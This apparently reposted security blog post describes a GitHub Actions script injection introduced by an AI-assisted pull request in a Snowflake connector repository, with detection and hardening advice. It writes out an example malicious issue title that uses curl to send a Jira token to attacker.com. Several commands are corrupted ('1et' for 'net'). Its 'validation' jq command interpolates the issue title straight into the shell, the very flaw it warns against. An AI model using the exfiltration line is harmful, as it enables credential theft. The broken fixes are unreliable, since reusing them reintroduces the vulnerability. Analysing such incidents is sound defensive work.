Listen to this Post
Introduction:

On June 18, 2026, an AI‑assisted pull request merged into Snowflake’s public `snowflake-connector-1et` repository replaced a secure input‑handling pattern with direct shell string interpolation, creating a script injection vulnerability. The flaw remained undetected until Wiz Research’s autonomous Red Agent discovered and exploited it five days later. This incident underscores the critical gap between AI‑generated code speed and the security reasoning that human developers embed in defensive patterns, highlighting the urgent need for AI governance frameworks that account for both accelerated threat introduction and detection.
Learning Objectives & Secrets:
- Objective 1: Understand how shell interpolation from untrusted inputs (GitHub issue titles) can compromise CI/CD workflows.
- Objective 2 (Secret Tip): Always use `env:` or `jq –arg` to pass external variables into shell commands; never embed `${{ }}` directly inside `run:` blocks.
- Objective 3 (Secret Tip): Treat AI‑generated code as a draft requiring human review of context and historical security rationale, not as a final authoritative patch.
You Should Know:
- Understanding the Vulnerability: Shell Interpolation in GitHub Actions
The insecure commit replaced:
- name: Run script
env:
ISSUE_TITLE: ${{ github.event.issue.title }}
run: ./script.sh "$ISSUE_TITLE"
with:
- name: Run script
run: ./script.sh ${{ github.event.issue.title }}
This removed explicit environment variable binding and `jq –arg` parsing, allowing an attacker to craft an issue title like `”; curl -X POST -d @/secrets/jira_token https://attacker.com; “` to inject arbitrary commands.
Step‑by‑step guide to identify and fix:
- Inspect workflow files: Search for `run:` blocks containing `${{ }}` directly.
- Test for injection: On a fork, open a test issue with a benign payload (e.g.,
$(whoami)) and observe workflow logs. - Secure replacement: Always use `env:` to pass GitHub context variables as sanitized environment variables.
- Linux/Windows command verification:
- Linux: `grep -r “run:.\${{” .github/workflows/` to find risky lines.
- Windows (PowerShell): `Select-String -Path .github\workflows\.yml -Pattern “run:.\${{“`
- Exfiltration and Privilege Scope: The Jira Token’s Reach
The injected script exfiltrated a Jira API token that authenticated to Snowflake’s Atlassian instance with read access across engineering, security compliance, and bug bounty projects. This means an attacker could view sensitive tickets, security plans, and vulnerability reports—even without write access.
Step‑by‑step guide to assess token exposure:
- Audit workflow permissions: In GitHub, check
Settings > Actions > General > Workflow permissions—ensure tokens are scoped minimally. - Use OIDC instead of static tokens: Configure GitHub Actions to request short‑lived JWT tokens from your cloud provider (e.g., AWS STS, Azure AD).
- Rotate credentials immediately after any suspicious workflow execution.
- Command to check for hardcoded secrets in repos:
- Linux: `git grep -E “(jira|atlassian).token”`
- Windows: `findstr /S /I /C:”jira” /C:”token” .yml`
- Tool config: Use GitHub’s secret scanning and Atlassian’s audit logs to detect anomalous API calls during the exposure window.
- AI Governance Gap: Treating AI as an Author, Not a Reviewer
The Copilot commit lacked awareness of the original defensive pattern’s purpose—preventing shell injection. This illustrates a provenance problem: AI models are trained on public code without understanding why certain patterns exist. Governance programs must mandate that AI‑generated PRs include a security review checklist, especially for workflow files, and require human sign‑off on any change that removes or alters input‑handling logic.
Step‑by‑step guide to implement AI code review governance:
- Create a baseline rule: All `run:` commands must use `env:` or parameterized scripts; enforce via a linter (e.g.,
actionlint). - Integrate static analysis: Use tools like `CodeQL` or `Semgrep` to flag shell interpolation from context variables.
- Mandate two‑person review for any PR that touches CI/CD or secret‑handling logic.
- Command to enforce local linting pre‑commit:
– `actionlint .github/workflows/.yml` - Windows alternative: Use `docker run –rm -v ${PWD}:/repo rhysd/actionlint` if `actionlint` is not natively installed.
- The AI Security Agent Advantage: Autonomous Red Teaming
Wiz’s autonomous Red Agent discovered and exploited the flaw within five days, demonstrating that AI can both introduce and detect vulnerabilities at machine speed. This compressed timeline forces security teams to adopt continuous, automated threat detection rather than relying on periodic human assessments.
Step‑by‑step guide to deploy an AI security agent:
- Define attack surfaces: Identify repositories with public PR/issue triggers and workflow permissions.
- Automate context‑aware scanning: Use agents that simulate attackers by crafting payloads (e.g., command injection, XSS) against workflow inputs.
- Integrate with SIEM: Feed agent findings into a central dashboard (e.g., Splunk, Elastic) for real‑time alerting.
- Linux command to monitor workflow runs: `gh api repos/{owner}/{repo}/actions/runs –paginate | jq ‘.workflow_runs[] | {id, status, conclusion}’`
- Windows/PowerShell: `Invoke-RestMethod -Uri “https://api.github.com/repos/{owner}/{repo}/actions/runs” | ConvertTo-Json`
5. Cloud Hardening and API Security in CI/CD
The exposed Jira token had read access across multiple projects, including bug bounty reports. This emphasizes the need to restrict API tokens to the absolute minimum scope (read only specific projects, no admin endpoints). Also, implement network policies to block outbound calls from workflow runners to untrusted domains.
Step‑by‑step guide to harden cloud CI/CD:
- Use GitHub’s OIDC provider instead of storing long‑lived tokens.
- Restrict egress: In self‑hosted runners, configure firewall rules (e.g., `iptables` or
netsh advfirewall) to allow only known IPs for Jira and internal services. - Audit token permissions in Jira/Atlassian: check token’s project‑level permissions and revoke any that are over‑privileged.
- Linux command to test outbound connectivity: `curl -I https://your-jira-instance.atlassian.net` from the runner.
- Windows: `Test-1etConnection your-jira-instance.atlassian.net -Port 443`
6. Vulnerability Exploitation and Mitigation Playbook
To exploit this flaw, an attacker would fork or clone the repo (if public), open an issue with a malicious title, and wait for the workflow to execute. Mitigation involves:
– Disabling auto‑triggers from issue comments/PRs for sensitive workflows.
– Using `pull_request_target` with explicit `env:` and never evaluating issue titles directly.
– Implementing webhook secret validation to ensure requests originate from GitHub.
Step‑by‑step mitigation:
- Change trigger from `on: issues` to `on: workflow_dispatch` for manual approval.
- Use `github.event.issue.title` only in `env:` with proper quoting.
- Validate input with a regex before any shell evaluation.
- Command to validate JSON payloads: `jq –arg title “${{ github.event.issue.title }}” -1 ‘if ($title | test(“^[a-zA-Z0-9 ]+$”)) then empty else “Invalid” end’`
- Windows (PowerShell): `if ($env:ISSUE_TITLE -match ‘^[a-zA-Z0-9 ]+$’) { Write-Output “OK” } else { throw “Invalid” }`
7. Training and Certification Implications (AIGP, CIPP/US, CIPM)
This incident is a case study for AI governance and privacy certifications. It highlights the need for governance professionals to understand CI/CD security, AI‑generated code risks, and incident response timelines. The five‑day exposure window also raises questions about data breach notification under GDPR/CCPA—if the token had exfiltrated personal data, the clock would have started ticking.
Step‑by‑step guide to integrate into training:
- Use this case in AIGP (AI Governance Professional) modules to discuss AI‑assisted development risks.
- In CIPP/US, analyze the breach notification obligations if an attacker accessed bug bounty reports containing PII.
- In CIPM, design a governance policy that mandates AI‑generated PRs be flagged for additional security review.
- Command to generate a governance report: `gh api repos/snowflake/snowflake-connector-1et/pulls/1234 –jq ‘.title, .body, .merge_commit_sha’`
- Windows: Use `curl` with PowerShell to fetch PR details for documentation.
What Undercode Say:
- Key Takeaway 1: AI coding tools are accelerators, not guardians; they lack the historical context needed to preserve security invariants, making human review of AI‑generated patches indispensable.
- Key Takeaway 2: The compressed timeline between introduction and detection (five days) demonstrates that autonomous security agents are essential to match the speed of AI‑driven development; governance frameworks must shift from periodic audits to continuous, real‑time monitoring.
Analysis:
This incident is a wake‑up call for AI governance. It shows that the very tools designed to speed up development can inadvertently introduce vulnerabilities that bypass traditional security gates. The fact that an AI agent found the flaw—not a human—suggests that future security operations will rely heavily on AI‑vs‑AI dynamics. Governance programs must now include CI/CD pipelines as critical risk surfaces, require AI‑generated code to be reviewed with security checklists, and mandate automated red‑teaming as a standard practice. Additionally, the token’s read‑only access highlights the danger of over‑privileged credentials; even read access can leak sensitive project data. Organizations should adopt zero‑trust principles for all automation tokens, including limiting scope to individual projects and enforcing network egress controls.
Prediction:
- +1 The adoption of AI security agents will become standard in DevSecOps, reducing mean time to detection (MTTD) from weeks to hours, as seen with Wiz’s Red Agent.
- -1 More AI‑generated code flaws will surface as tools like Copilot become ubiquitous, increasing the burden on security teams until robust governance and linters are universally deployed.
- +1 Regulatory bodies (e.g., EU AI Act) will accelerate requirements for AI‑assisted code provenance, pushing vendors to provide better security context in their models.
- -1 Organizations without automated red‑teaming will remain vulnerable to similar injection flaws, as human review cycles cannot keep pace with AI‑induced code churn.
- -1 The five‑day window, though short, could have been catastrophic if the token had write permissions or the repo had contained production secrets, emphasizing the need for immediate rotation and least‑privilege access.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e8ua42Qy – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


